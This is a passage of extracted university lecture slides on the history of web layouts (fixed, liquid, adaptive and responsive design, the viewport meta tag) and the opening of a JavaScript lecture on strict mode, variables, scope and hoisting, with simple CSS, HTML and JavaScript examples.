  - Larger screens will have a lot of (wasted) space



The Microsoft website, from 1999 (640px wide)  
on a QHD 2560px screen

# LIQUID (FLUID) LAYOUTS


- While most web designers used fixed-width layouts, some made their layouts **more flexible**
- There was no flexbox, grid or media queries. They did that by using percentages as column widths. The layouts are called **liquid layouts**.
- The Wikipedia website did this



The Wikipedia website from 2004, viewed in a 640px, 800px, and 1024px screens

# LIQUID (FLUID) LAYOUTS

- Liquid layouts looks good across a wide range of widths...
- ... but begin to **worsen** at the **extremes**:
  - On a very wide screen, the layout will look **stretched**
  - On a very narrow one, the layout will look **squashed**



The screenshot shows the Wikipedia homepage from 2004. The page has a fluid layout. At the top, there's a navigation bar with links like "Main Page", "Recent changes", "Edit this page", and "Page history". Below the navigation, there's a large section titled "World Wide Web" with a sub-section about its history and how it works. The sidebar on the left contains links for "Main Page", "Recent changes", "Random page", "Current events", "Edit this page", "Discuss this page", "Page history", "What links here", "Related changes", "Special pages", and "Contact us". The main content area is quite wide, showing the full title and some introductory text.

[Edit this page](#)  
[Discuss this page](#)  
[Page history](#)  
[What links here](#)  
[Related changes](#)

[Special pages](#)  
[Contact us](#)  
[Donations](#)

**World Wide Web**  
From Wikipedia,  
the free encyclopedia

The **World Wide Web** (the "Web" or "WWW" for short) is a [hypertext](#) system that operates over the [Internet](#).

Hypertext is browsed using a program called a [web browser](#) which retrieves pieces of information (called "documents" or "web pages") from [web servers](#) (or "web sites") and displays them on your screen. You can then follow [hyperlinks](#) on each page to other documents or even send information back to the server to interact with it. The act of following hyperlinks is often called "surfing" the web.


The Wikipedia website from [2004](#), viewed in a 2560px (left) and in a 250px (right) screens

# SEPARATE WEBSITES

- Then, mobile devices arrived, with screens as small as 240px
  - Fixed-width and liquid layouts do not work well on those
- One option is to have a **separate website** for mobile devices



yahoo.com, 2006, on a 800px screen



wap.oa.yahoo.com, 2006, on a 240px screen

# SEPARATE WEBSITES

- Typically leveraged user agent sniffing to redirect mobile users to the mobile version of the website, which was hosted in a subdomain.
- **Cons:**
  - UA sniffing is unreliable (might fail to redirect mobile users, and might wrongly redirect desktop users)
  - Each separate website needs to be maintained
  - Today, the distinction between mobile and non-mobile is blurred
- It would be nice to have a single website that renders differently depending on the characteristics of the viewing device...

# ADAPTIVE LAYOUTS


- With the introduction of CSS media queries (~2009), more flexible layouts were possible
- Initially, web designers were still most comfortable with fixed-widths layouts
- They designed websites that switched between a handful of fixed-widths designs using media queries.
- This approach is called **adaptive design**

# ADAPTIVE LAYOUT: EXAMPLE

```
@media (max-width: 800px) {  
    main {width: 400px;}  
    aside {width: 180px;}  
}  
  
@media (min-width: 800px) {  
    main {width: 500px;}  
    aside {width: 280px;}  
}
```

```
main {  
    display: inline-block;  
    height: 200px;  
}  
  
aside {  
    display: inline-block;  
    height: 200px;  
}
```

```
<body>  
<main>Main</main>  
<aside>Aside</aside>  
</body>
```



# ADAPTIVE LAYOUTS

- Allow to style a single website that looks good at few different sizes
- Still, the design does not look quite right for any size in between the considered ones
- Users are shown the layout that is closest to the size of their browser.
- Due to the variety of device sizes, chances are most users will experience a layout that looks less than optimal.


# RESPONSIVE LAYOUTS

- Adaptive layouts are a mashup of media queries + fixed-width layouts
- **Responsive layouts are a mashup of media queries + liquid layouts**
- The term was coined by [Ethan Marcotte in an article](#) in 2010

**Responsive design** is characterized by:


- Fluid containers
- Fluid media
- Media Queries

Layout and images of a responsive site should look good on **any** device



# RESPONSIVE LAYOUT: EXAMPLE

```
body { display: flex; justify-content: center; flex-wrap: wrap; }
@media (max-width: 600px){ main {width: 100%} aside {width: 100%}}
@media (min-width: 600px){ main {width: 60%} aside {width: 40%}}
@media (min-width: 768px){ main {width: 70%} aside {width: 20%}}
main {display: inline-block;}
aside {display: inline-block; min-height: 100px;}
img {width: 20%; min-width: 100px;}
```



# RESPONSIVE LAYOUT: VIEWPORT META TAG

The first mobile browsers had to deal with websites that were designed for screens much wider than their own

- They assumed that websites were designed for a **980px** wide screen
- They rendered the web pages in a 980px **virtual viewport**
- Then, they **scaled** the rendered page down to fit the actual screen width

# RESPONSIVE LAYOUT: VIEWPORT META TAG



1: Render in virtual viewport

A screenshot of the University of Naples Federico II website, specifically the page for local courses. The header includes the university's logo, name, and links for SOLO TESTO, INFODISABILI, AREA RISERVATA, IT, and EN. The main content features a large image of a classical building, text about local courses, and sections for IN PRIMO PIANO and UNINA INTERNATIONAL. Callout boxes highlight 'Departments' and 'Courses' under the international section.

2: Scale down to device

BlackBerry Torch 9800 (2010)  
480x360 display

980px-wide Virtual Viewport

# RESPONSIVE LAYOUT: VIEWPORT META TAG

- The virtual viewport mechanism allowed non-mobile-optimized websites to look better on narrow screens
- However, the mechanism doesn't work for websites that **are** optimized for mobile devices
  - The media queries that kick in at 640px will never be used at 980px!
- The **viewport** HTML **meta tag** allows to control the virtual viewport mechanism
- Mobile-optimized web pages should include in their **<head>**:

```
<meta name="viewport"  
      content="width=device-width, initial-scale=1">
```

# RESPONSIVE LAYOUT: VIEWPORT META TAG

```
<meta name="viewport"  
      content="width=device-width, initial-scale=1">
```

The above viewport HTML meta tag specifies two rules:

- **width=device-width** tells the browser to assume that the width the website was designed for is the width of the device
- **initial-scale=1** tells the browser to do no scaling at all.

# RECAP: A BRIEF HISTORY OF WEB LAYOUTS

## FIXED-WIDTH LAYOUTS

- In the late 1990s, most monitors were 640px wide and 480px tall
- In the early days of web design, it was a safe bet to design pages with a 640px width.



The Microsoft website, from 1999 (640px wide)



## LIQUID (FLUID) LAYOUTS

- While most web designers used fixed-width layouts, some made their layouts **more flexible**
- There was no flexbox, grid or media queries. They did that by using percentages as column widths. The layouts are called **liquid layouts**.
- The Wikipedia website did this



The Wikipedia website from 2004, viewed in a 640px, 800px, and 1024px screens

## SEPARATE WEBSITES

- Then, mobile devices arrived, with screens as small as 240px
- Fixed-width and liquid layouts do not work well on those
- One option is to have a **separate website** for mobile devices



Luigi Libero Lucio Starace, Ph.D. - University of Naples Federico II - Web Technologies Course - Lecture 04 - CSS Layouts



wap.oo.yahoo.com, 2006, on a 240px screen

50

## ADAPTIVE LAYOUTS

- With the introduction of CSS media queries (~2009), more flexible layouts were possible
- Initially, web designers were still most comfortable with fixed-widths layouts
- They designed websites that switched between a handful of fixed-widths designs using media queries.
- This approach is called **adaptive design**



## RESPONSIVE LAYOUTS

- Adaptive layouts are a mashup of media queries + fixed-width layouts
- Responsive layouts are a mashup of media queries + liquid layouts**
- The term was coined by [Ethan Marcotte](#) in an article in 2010

**Responsive design** is characterized by:

- Fluid containers
- Fluid media
- Media Queries

Layout and images of a responsive site should look good on **any** device



Luigi Libero Lucio Starace, Ph.D. - University of Naples Federico II - Web Technologies Course - Lecture 04 - CSS Layouts

55

# REFERENCES

- **Learn CSS**  
web.dev  
<https://web.dev/learn/css/>  
Sections: 2, 8 to 11
- **Learn Responsive Design**  
web.dev  
<https://web.dev/learn/design/>  
Sections: 1 to 3, 15
- **Game-based approaches to learning CSS Layouts**  
<https://flexboxfroggy.com/> (Flexbox)  
<https://cssgridgarden.com/> (Grid layouts)



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 05**

# JAVASCRIPT: PART I

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# PREVIOUSLY, ON WEB TECHNOLOGIES

So far, we've learnt to create modern, beautiful web pages

- With **HTML** we define their structure
- With **CSS** we define their appearance on possibly different media

Still, our web pages are inherently **static**

- There is no way their content can change while we are browsing  
(unless we edit the html file and re-load the page)

# JAVASCRIPT

**High-level loosely-typed scripting** programming language

- First introduced by the Netscape web browser in 1995
- Designed to be **included in web pages** and **executed inside a web browser**, with the goal of making HTML documents more dynamic
- JavaScript programs (scripts) are interpreted as plain text by the JS Engine

# JAVASCRIPT

- Nowadays it's used **not only in web pages** (we'll see that!)
  - Backend software, Desktop and Mobile applications, general scripting...
- JavaScript is the most popular programming language
  - Used by 66% of professional developers on [StackOverflow in 2023](#)
- JavaScript implements the [ECMAScript](#) specification

# INCLUDING JAVASCRIPT IN WEB PAGES

JavaScript code can be **included** in an HTML documents in two ways:

- **Internal JavaScript**

- Code is written inside a `<script>` element in the `<head>` or in the `<body>`

```
<script>
    console.log("Hello World!");
</script>
```

- **External JavaScript**

- Using `<script src="url/of/script.js">` (external file must have «.js» extension)




```
<script src="script.js"></script>
```

```
console.log("Hello World!");
```

# JAVASCRIPT: HELLO WORLD!

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
    <script>
      console.log("Hello World!");
    </script>
  </head>
  <body>
    <h1>Hello!</h1>
  </body>
</html>
```



# MODERN JAVASCRIPT

- For a long time, JavaScript evolved without **breaking changes**
  - New language features were added, and existing feature were not impacted
- This was the case until 2009, when ECMAScript 5 (ES5) appeared
  - ES5 modified some existing features
  - To maintain **retro-compatibility**, these breaking changes are off by default
  - They can be enabled using the "**use strict**" directive in the first line of a script
- In this course, unless explicitly noted, we will refer to the **modern, «strict»** version of JavaScript
  - Make sure to declare "**use strict**" on top of your scripts!

```
"use strict";  
  
/* JavaScript code here*/
```

# JAVASCRIPT: THE LANGUAGE


- Supports the **imperative, functional and object-oriented** paradigms
- Has some very interesting features for **asynchronous** programming
- A JavaScript program is a sequence of **statements**
  - Composed of **values, operators, expressions, keywords and comments**
  - Syntax is quite similar to Java and C (but way more *permissive*)
  - Statements are delimited by newlines and/or by semicolons (;

# STATEMENTS

```
//with semicolons  
msg = "Hello";  
num = 1;  
console.log(msg);
```

```
//without semicolons  
msg = "Hello"  
num = 1  
console.log(msg)
```

```
/* statements on the same line  
(and multi-line comment) */  
  
msg="Hello"; num=1; console.log(msg);
```




- Delimiting statements with a semicolon is a preferred **good practice**

# VARIABLES: LIFECYCLE

Declaring a variable in JavaScript consists of three distinct steps:

1. **Declaration:** variable name is bound to the current scope
2. **Initialization:** variable is initialized
3. **Usage:** variable can be referenced



# VARIABLES: DECLARATION

In modern JavaScript, variables can be declared and initialized using:

- The **let** keyword for «standard» variables
- The **const** keyword for constants, which cannot be re-assigned
- By default, variables are initialized to **undefined**

```
let x;  
const y = 42;  
console.log(x); //output: undefined  
console.log(y); //output: 42
```

# JAVASCRIPT: SCOPES

There are three scope levels:



- **Global Scope**
- **Function Scope** (we'll see functions in a few slides)
- **Module Scope** (we'll see modules in the next lecture)

In addition, variables declared with `let` and `const` may have:

- **Block-level scope** (i.e., closest block delimited by a pair of brackets {})

# VARIABLES AND SCOPE: LET KEYWORD

```
let bool; //variable declaration  
bool = true;  
  
if(bool){  
    //console.log(msg); //msg not accessible here  
    let msg = "Hello"; //declaration + assignment  
    console.log(msg); //output: Hello  
}  
  
//console.log(msg); //msg not defined here  
console.log(bool); //output: true
```



- The scope of variables declared using **let/const** is the closest block
- Variables are accessible only after the line they are declared in is executed

# JAVASCRIPT: HOISTING


- **Hoisting** is the default behaviour of implicitly moving declarations of variables (and functions) at the beginning of their scope
- When using **let** and **const**, only the **declaration** is hoisted to the beginning of the scope, not the **initialization**
- The **initialization** happens on the line that initially contained the variable declaration

```
// x variable not defined
{
  // Declaration for x is hoisted here
  // TDZ for the x variable
  // TDZ for the x variable
  console.log(x); //raises error
  // TDZ for the x variable
  let x = 1; // TDZ ends, x initialized
  // x variable initialized to 1
  // x variable initialized to 1
}
// x variable not defined
```

! ReferenceError: can't access lexical declaration 'x' before initialization

# VARIABLES AND SCOPE: LET KEYWORD

